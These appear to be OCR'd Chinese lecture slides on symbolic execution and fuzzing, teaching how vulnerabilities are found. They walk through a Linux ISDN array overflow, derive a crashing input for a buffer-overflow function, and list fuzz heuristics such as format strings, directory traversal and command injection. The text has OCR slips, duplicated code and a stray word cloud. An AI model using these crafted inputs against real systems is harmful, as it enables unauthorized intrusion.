


构造测试用例的过程是构造满足输入约束的输入数据的过程。

2. 使用符号执行构造测试用例



构造测试用例是构造满足输入约束的输入数据的过程。
沿着程序的执行路径进行分析，在路径分支处，对路径条件的可满足性进行判断，对于条件可满足的分支，可以随机地选择一条继续分析过程，并且根据分支条件，对当前的路径条件进行补充。



实例分析

约束求解 路径条件的符号约束



判断路径是否可行，有取舍地分析路径

符号执行对路径的可行性进行相对精确的判断，其分析结果更加精确，同时也使分析过程变得相对复杂

```
1  array[x]; len(array) = x
2  array[i]; 0<i<len(array)
```

缓冲区溢出漏洞分析规则

漏洞分析示例

```
1  /* 2.5.53/include/linux/isdn.h */
2  #define ISDN_MAX_DRIVERS 32
3  #define ISDN_MAX_CHANNELS 64
4  /* 2.5.53/drivers/isdn/i41/isdn common.c */
5  static struct isdn driver *drivers[ISDN_MAX_DRIVERS];
6  static struct isdn driver *get_drv_by_nr(int di){
7      unsigned long flags;
8      struct isdn driver *drv;
9      if(di<0)
10         return NULL;
11     spin_lock_irqsave(&drivers lock,flags);
12     drv = drivers[di];
13     ... ...
14 }
15
16 static struct isdn slot * get_slot_by_minor(int minor){
17     int di, ch;
18     struct isdn driver *drv;
19     for(di = 0;di < ISDN_MAX_CHANNELS; di++){
20         drv = get_drv_by_nr(dr);
21         ... ...
22     }
23 }
```

漏洞分析示例

```
1  /* 2.5.53/include/linux/isdn.h */
2  #define ISDN_MAX_DRIVERS 32
3  #define ISDN_MAX_CHANNELS 64
4  /* 2.5.53/drivers/isdn/i41/isdn common.c */
5  static struct isdn driver *drivers[ISDN_MAX_DRIVERS];
6  static struct isdn driver *get_drv_by_nr(int di){
7      unsigned long flags;
8      struct isdn driver *drv;
9      if(di<0)
10         return NULL;
11     spin_lock_irqsave(&drivers lock,flags);
12     drv = drivers[di];
13     ... ...
14 }
15
16 static struct isdn slot * get_slot_by_minor(int minor){
17     int di, ch;
18     struct isdn driver *drv;
19     for(di = 0;di < ISDN_MAX_CHANNELS; di++){
20         drv = get_drv_by_nr(dr);
21         ... ...
22     }
23 }
```



① 需要记录一些关键的信息（本例中记录数组的长度，即将line5drivers的长度记为32。

② 正向分析



✓如果使用自底向上方法分析调用图，则首先分析函数spin_lock_irqsave（此处没有列出其实现代码，默认已经分析完成）；

✓之后分析函数get_drv_by_nr：

① 函数get_drv_by_nr的参数di作为符号处理，用符号a表示；

② line 7，8声明了两个变量，但未赋值，这里不做处理；

③ line 9 if语句对变量di加以限制，di>0时执行后面的代码，di<0是退出，记录a<0时，函数返回空，然后遍历 false分支；

④ line 11 函数调用使用其摘要做分析，此处略去；

⑤ line 12 数组访问操作，是检查点，根据分析规则，a的取值范围被限定在0到数组drivers的长度之间。数组drivers的长度是32，所以$0\le a<32$，得到a的取值约束为$0\le a<32 \wedge a\ge 0$，化简后$0\le a<32$，生成摘要$0\le a<32$程序是安全的；

⑥ spin_lock_irqsave分析完成后，将符号a替换为参数di。这里摘要为$di<0$时，函数返回空，$0\le di<32$时，程序是安全的；

⑦ 分析函数get_slot_by_minor，line 19 循环变量di的范围是0~64，记录$0\le di<64$；

⑧ line 20 spin_lock_irqsave被调用，分析其摘要，参数di在$di<32$时是安全的，$di\ge 32$时存在漏洞，此时有$0\le di<64$，利用约束求解器求解约束$0\le di<64 \wedge di\ge 32$，di为32时，满足约束条件，这就说明程序存在漏洞。

逆向的分析

① 从line 12 开始分析，根据规则有约束0≤di<32，且di≥32Vdi<0程序存在漏洞；

② line 11与di无关，不进行分析；

③ line 9 补充路径条件di≥0，此时约束为（di≥32Vdi<0）Λdi≥0，化简后为di≥32时程序存在漏洞；

④ line 8，7与di无关，不进行分析；

⑤ 到达函数spin_lock_irqsave的入口点，分析调用它的函数spin_lock_irqsave，从line 20开始分析，此时函数spin_lock_irqsave中di的约束为di≥32时，程序存在漏洞；


⑥ 通过分析line 19，得到约束0≤di<64，利用约束求解器求解约束0≤di<64Λdi≥32，发现约束可满足，这时认为程序存在漏洞。

构造测试用例

```
1  void expand (char *arg, unsigned char *buffer){
2      int i, ac;
3      while(*arg){
4          if(*arg) =='\\'{
5              arg ++;
6              i = ac = 0;
7              if(*arg >='0' && *arg <= '7'){
8                  do {
9                      ac = (ac <<3) + *arg++ -'0';
10                     i ++;
11                 }while(i<4 && *arg >= '0' && *arg <= '7');
12                 *buffer++ = ac;
13             }else if (*arg != '\0')
14                 *buffer++ = ac;
15         }else if(*arg == '['){
16             arg++;
17             i = *arg++;
18             if(*arg++ != '-'){
19                 *buffer++ = '[';
20                 arg -=2;
21                 continue;
22             }
23             ac = *arg++;
24             while(i<=ac)*buffer++=i++;
25             arg++;
26         }else
27             *buffer++ = *arg++;
28     }
29 }
```

```
... ...
int main(int argc, char* argv[]){
    int index =1;
    if(argc > 1 && argv[index][0] == '-'){
        ... ...
    }
    ... ...
    expand(argv[index],... ...);
    ... ...
}
```

构造测试用例




```
1  void expand (char *arg, unsigned char *buffer){
2      int i, ac;
3      while(*arg){
4          if(*arg) =='\\'{
5              arg ++;
6              i = ac = 0;
7              if(*arg >='0' && *arg <= '7'){
8                  do {
9                      ac = (ac <<3) + *arg++ -'0';
10                     i ++;
11                 }while(i<4 && *arg >= '0' && *arg <= '7');
12                 *buffer++ = ac;
13             }else if (*arg != '\0')
14                 *buffer++ = ac;
15         }else if(*arg == '['){
16             arg++;
17             i = *arg++;
18             if(*arg++ != '-'){
19                 *buffer++ = '[';
20                 arg -=2;
21                 continue;
22             }
23             ac = *arg++;
24             while(i<=ac)*buffer++=i++;
25             arg++;
26         }else
27             *buffer++ = *arg++;
28     }
29 }
```

这段代码的分析过程大致如下：

① 分析过程从程序中的main函数的入口点开始；

② line 32，记录变量index的取值为1；

③ line 33，将变量index用常量1代替，得到 if条件语句包含两个条件“argc >1”和“argv[1][0] == '-’ ”，并且当两个条件都为真时，程序执行条件语句的true分支。将argc的取值用符号S_argc表示，将argv[1][0]的取值用符号S_argv_1_0表示。选择分析条件语句的false分支，并且将路径条件记为S_argc>1/AS_argv_1_0!= ‘-’ ；

④ line 37，程序调用expand函数，将变量index用常量1代替，得到函数使用的参数是argv[1]。从第1行开始分析实现expand函数的代码。分析过程如果遇到expand函数使用的参数arg，则将它看做是argv[1]。

⑤ line 3，while语句中的条件是*arg，即arg[0]!= ‘0’ 。可以用argv[1]表示arg，这时，arg[0]就是argv[1][0]，其取值为S_argv_1_0，将while语句的条件表示为S_argv_1_0!='0'，将分析条件为真时的程序路径，此时的路径条件是S_argc>1/AS_argv_10 !='-' AS_argv_1_0= '\0’ ；

⑥ while循环内的代码。line 4 if语句的条件是*arg =='\’ ，将其表示为S_argv_1_0== ‘\’ ，分析false分支，并将路径条件S_argv_1_0 = ‘\’ 加入到已记录的路径条件中；

⑦ line 15 if 语句的条件是*arg == '[’ ，将路径条件表示为S_argv_10== '[’ ，选择分析其ture分支；

⑧ line 16，在语句arg++被执行之后，arg可以被看做是argv[1][1]。然而，当argv[1]所表示的字串仅有一个字符 ‘[’ 时；

⑨ line 17的数组访问将可能越界，进而程序出现缓冲区溢出。此时，可得到的路径条件是S_argc>1AS_argv_1_0!='-' AS_argv_10!='0' AS_argv_1_0 ! = '\' AS_argv_1_0 ! ='\’ 。根据这样的路径条件，可以构造测试用例满足argv=2并且argv[1]=“[”，这样的测试用例将会触发程序中的缓冲区溢出漏洞。

本章总结

第五章 模糊测试

王冬琦


infected
Locking
user
attack
Rootkit
Virus
bots
attacker
code
analysis
take
without
computer
server
files
malicious
command
DDOS
form
steal
perform
control
business
program
spam
install
victim
actions
email
performing
personal
malware
Stealing
Sending
various
Disrupting
data
Trojan
worm
download
intervention
system
sensitive
access
software
distributed
communication
Unauthorized

基本原理

模糊测试的基本思想是：

向待测程序提供大量特殊构造的或是随机的输入数据，监视程序运行异常并记录导致异常的输入，并辅助以人工分析，定位漏洞。

模糊测试方法会因为测试元素的不同而变化，没有普适的模糊测试方法。具体采取什么方法取决于目标应用程序、研究者的技能，以及被测试数据的格式等。



模糊测试的五个基本阶段

- 识别目标：CNNVD、 Exploit-db、 Secunia中考察软件厂商的安全漏洞相关历史，编码习惯差导致漏洞频发，发现漏洞的可能性就大。目标文件和库的选择依据是选择那些用户群体大的共享库等。
- 识别输入：
- 构建模糊测试用例：使用预先定义好的值、如何变异已有的数据或动态生成数据，取决于目标应用程序及其数据格式（应该自动化实现）。
- 监视执行并过滤异常：执行用例，过滤异常情况，记录预先指定的异常情况。
- 确定可利用性：确认发现的漏洞是否可被进一步利用（多是人工确认，专业知识更强，通常不是早期进行模糊测试的人）

实现方法

输入数据的关联分析

模糊测试器给程序的输入可以是文件数据、网络数据包、命令行参数、环境变量等（即所谓“数据对象”）。

- 应用程序通常会对输入进行格式检查，遇到不符合格式要求的输入则提示告知用户输入不合法并安全地退出，所以分析输入数据对象的结构以及其组成元素之间的依赖关系，构造符合格式要求的用例绕过格式检查流程是提高模糊测试发现漏洞可能性的重要一步。

Peach fuzzer https://gitlab.com/gitlab-org/security-products/protocol-fuzzer-ce

1. 输入数据结构化分析

应用程序的输入虽然种类繁多，但是输入都遵循一定规范，结构固定，比如网络数据包遵守网络协议规范，文件符合文件格式要求。

模糊测试 常常通过分析网络数据包或文件格式结构，识别出某些可能引起程序解析错误的字段，有针对性的通过变异或生成的方式构建这种测试用例，这类用例的构造，对模糊测试工具实际漏洞挖掘效果起着决定作用：

- ✓表示长度的字段；
- ✓表示偏移的字段；
- ✓可能引起程序执行不同逻辑的字段；
- ✓可变长度的数据。



HTTP请求行
(Request Line)



HTTP状态行
(Status Line)

根据对HTTP请求/响应消息格式的结构化解析，得出对基于变异或者生成方法产生HTTP协议测试用例。有意义的字段有：请求行中的Request-URI、状态行中的Reason-Phrase、消息报头中的“值”部分、甚至消息报文正文的内容等。

2. 数据块关联模型

应用程序所能处理的数据对象是非常复杂的。例如Office文件是一种基于对象嵌入和链接方式存储的复合文件，不仅可以在文件中嵌入其他格式的文件，而且可以包含多种不同类型的元数据，所以为此类程序构造测试用例，并实现自动化测试是很困难的，数据块关联模型可以用于解决此类问题：

数据块关联模型以数据块为基本元素，以数据块之间的关联性为纽带生成畸形测试数据。

根据数据对象的内部结构，将其划分为几个数据块，划分原则：


①使数据块之间的关联性尽可能的小；②将具有特定意义的数据划分为一个数据块；③将一段连续且固定不变的数据划分为同一数据块。

数据块关联模型主要由“关联方式”、“关联强度”和“评价标准”三部分组成。

关联方式：数据块之间如何发生联系，例如外关联和内关联；

关联强度：数据块之间相互依赖的紧密程度，例如强关联和弱关联；

评价标准：对测试用例有效性进行评判的依据，例如可以使用有效数据率作为评价指标。



数据关联模型

关联方式


根据存在关联关系的数据块是否属于同一个数据对象，将关联方式分为内关联和外关联。

① 内关联方式:同一数据对象内不同数据块之间的关联性(长度关联和内容关联)

✓长度关联：用数据对象内某一个或几个数据块表示另一数据块的长度

令R表示数据块之间的关联，R_L表示长度关联，R_L（μ，B_1，B_2）表示数据块B_2描述数据块B_1的长度值，μ是关联系数。长度关联可用公式描述为：

$$(\mu, B_1, B_2) = sizeof(B_1)$$



长度关联方式是文件格式、网络协议和ActiveX控件模糊测试最常见的数据关联方式。

例如socket编程中的send和recv函数原型：

size_tsend (int s, const void *msg, size_t len, int flags);

intrecv(int s, char*buf, int len, int flags);

数据长度（58）	数据内容（AAAAAAAA……）	数据长度（22）	数据内容（BBBBBB……）

接收方程序通常需要调用4次recv函数以完成整个数据接收过程，第一次接收4个字节的数据（整数58），第二次接收58个字节的数据（AAAAAAAAA……），第三次再接收4个字节的数据（整数22），第四次接收22个字节的数据（BBBB……）

② 外关联方式：属于多个不同数据对象的多个不同数据块之间存在的关联性。

R表示关联性，R_c表示内容关联，content(P,B)表示数据对象P内数据块B的值，Ψ表示数据块内容之间的变化形式，R_c(Ψ，P_1，B_1，P_2，B_2)表示数据对象P_2的数据块B_2描述数据对象P_1的数据块B_1的值，内容关联可用数学公式描述为:

$$R_c(\Psi, P_1, B_1, P_2, B_2) = content(P_1, B_1)$$



据对象P_2的数据块B_4描述数据包P_1中数据块B_2的值。一般情况下，B_4与B_2具有相同的数据，但是有些情况下也是会出现变化形式Ψ，例如，B_4可以储存B_2数据的CRC校验码。

内容关联在网络协议和文件格式的测试中常见，尤其在需要用户验证的网络协议应用中。

Local Security Authority Remote Protocol（LSARPC）

```
NTSTATUS LsarOpenPolicy(
    [in, unique,string] wchar_t * SystemName,
    [in] PLSAPR_OBJECT_ATTRIBUTES ObjectAttributes,
    [in] ACCESS_MASK DesireAccess,
    [out] LSAPR_HANDLE * PolicyHandle
);
NTSTATUS LsarLookupNames(
    [in] LSAPR_HANDLE PolicyHandle,
    [in] unsigned long Count,
    [in, size_is(Count)] PRPC_UNICODE_STRING Names,
    [out] PLSAPR_REFERENCED_DOMAIN_LIST * ReferencedDomains,
    [in, out] PLSAPR_TRANSLATED_SIDS TranslatedSides,
    [in] LSAPR_LOOKUP_LEVEL Lookup_level,
    [in, out] unsigned long * MappedCount
);
```

LsarOpenPolicy获取指定系统名的期待访问的策略句柄，而LsarLookup-Names 关联一批安全角色名（Security Principal Names）到其对应的安全标识符（Security Identifiers），同时获取这些安全角色所属的域。

关联强度

用于表示各个数据块之间的关联程度，符号S（Strength）表示。

对于一个或者多个数据对象内的多个数据块B_1，B_2，B_3，…这些数据块有些是独立存在的，有些是与其他数据块相关联的，则：

$$S = \frac{\sum R_i}{\sum B_i}$$

$\sum R_i$表示具有关联属性的数据块个数；$\sum B_i$表示所有数据块个数。

应用中，S越大表示数据块之间的关联性越强，使用模糊测试工具构造测试数据的过程也越复杂。S为0时，各数据块之间是独立无关的S为1时，各数据块之间都是存在关联的。

FTP	命令标识	参数	结束标识

在S为0的情况在一些简单的网络协议和文件格式中经常遇到，例如，FTP数据包由命令标识、参数和结束标识组成，其中命令标识和结束标识都由特定的字符串表示，只有参数数据块是由用户输入的，因此其关联度较弱。

强关联度vs弱关联度

强关联度：关联数据块的数量大于等于非关联数据块的数量，即关联度S≥0.5。

弱关联度：关联数据块的数量小于非关联数据块的数量，即关联度S<0.5。

评价标准

有效数据对象效率：模糊测试工具所构造的畸形数据对象个数与能够被应用程序所接受处理的数据对象个数的比率。

V表示有效数据对象效率，$\sum P_V$表示有效数据对象总量，$\sum P_i$表示畸形数据对象数量，V的数学表达形式为：

$$\mathrm{V} = \frac{\sum P_v}{\sum P_i}$$

比如FTP数据包格式，每个FTP数据包都以“\r\n”作为结束标记。如果模糊测试工具构造的畸形数据包为“USERAAAAA\n”，“\n”为结束标记，那么该数据包是不能够被FTP识别和处理的，属于无效数据包。



小结

引人有效数据对象效率的概念是为了评价以数据块关联模型为基础的模糊测试工具构造畸形数据对象的效率。一般来说，有效数据对象效率是与关联度成反比的，关联度越大生成的有效数据对象越少，有效数据对象效率也越小。

测试用例集的构造方法

根据测试数据生成策略，可以模糊测试方法分为两大类：

- ①基于变异的模糊测试，该类模糊测试方法采用对已有数据进行变异技术来创建新的测试用例；
- ②基于生成的模糊测试，该类模糊测试方法通过对文件格式或网络协议建模从头开始产生测试用例。

测试用例集合的构造方法可以采取上述任一策略，也可以同时使用，具体方法：

① 随机方法（产生大量伪随机数，原理本身低效，CPU运行花费高，随机数种类单一，应自己实现随机数发生器）


② 强制性测试（对有效协议或数据格式样本字、字节等进行打乱，数据生成导致低效，依赖相当数量的良好数据样本）

③ 预先生成测试用例（用例可重用，缺少随机性，用例用完则测试结束）


④ 遗传算法


将用例的生成过程转化为利用算法进行数值优化的问题，算法的搜索空间为待测软件的输入域，最优解即是满足测试目标的测试用例

1. 随机选择杂交点。




杂交点选择，此处选3






杂交



杂交结果



变异前后

种群收敛（不会产生与上一代显著不同的后代），则算法终止。

遗传算法

1. START
2. 选择初始种群
3. 计算适应度
4. REPEAT
5. 选择
6. 杂交
7. 变异
8. 计算适应度
9. UNTIL 种群收敛
10. STOP

⑤ 错误注入与模糊启发式

错误注入：按照特定的故障模型，用人为的、有意识的方式产生故障，并施加于待测软件，加速该系统错误和失效的发生。

可注入的错误类型有：内存错误；处理器错误；通信错误；进程错误；消息错误；网络错误；操作程序错误；程序代码错误等。

基于错误注入生成的测试数据通常是包含特定潜在危险值的模糊字串或者模糊数值列表，此处说的“特定潜在危险值”又称为“模糊启发式”（Fuzz Heuristics）。

常见的模糊式启发：

a) 边界整型值；

型如：0和0xFFFFFFFF

b) 字段分隔符

AAA：AAAAAAAAAAA

AAA：：：：：AAAAAAAAAAA

c) 格式化字符串

%s,%c

d) 字符转换和翻译

e) 目录遍历

向Web服务器发送请求，在URL中或在目录中附加“../”或者其变形（如“..\\”或“..//”甚至其编码），导致攻击者能够访问未授权的目录，或在Web服务器的根目录以外执行命令。

f) 命令注人

通常与Web应用程序有关，但也可以影响网络服务器程序。

向形如exec（）或system（）的API调用传递未经过滤或不正确过滤的用户数据，都将潜在的暴露命令注入漏洞

分析测试中出现的异常

（异常）信息获取

动态分析中获取信息的途径有很多种，如：

（1）通过程序的正常输出获取信息。将程序运行过程中的输出信息（包括结果信息、提示信息、日志信息等）与事先设定的期望输出结果进行对比和分析。

（2）通过静态代码插装获取信息。在软件中插装监测代码，以获取软件运行过程中变量的状态信息、模块之间的交互信息等。

（3）通过动态二进制插装获取信息。动态二进制插装是运行时修改（符号）进程地址空间中的指令或指令序列以执行附加指令序列的技术，通常并不修改二进制文件本身，而是在运行时修改进程地址空间的内存映像。

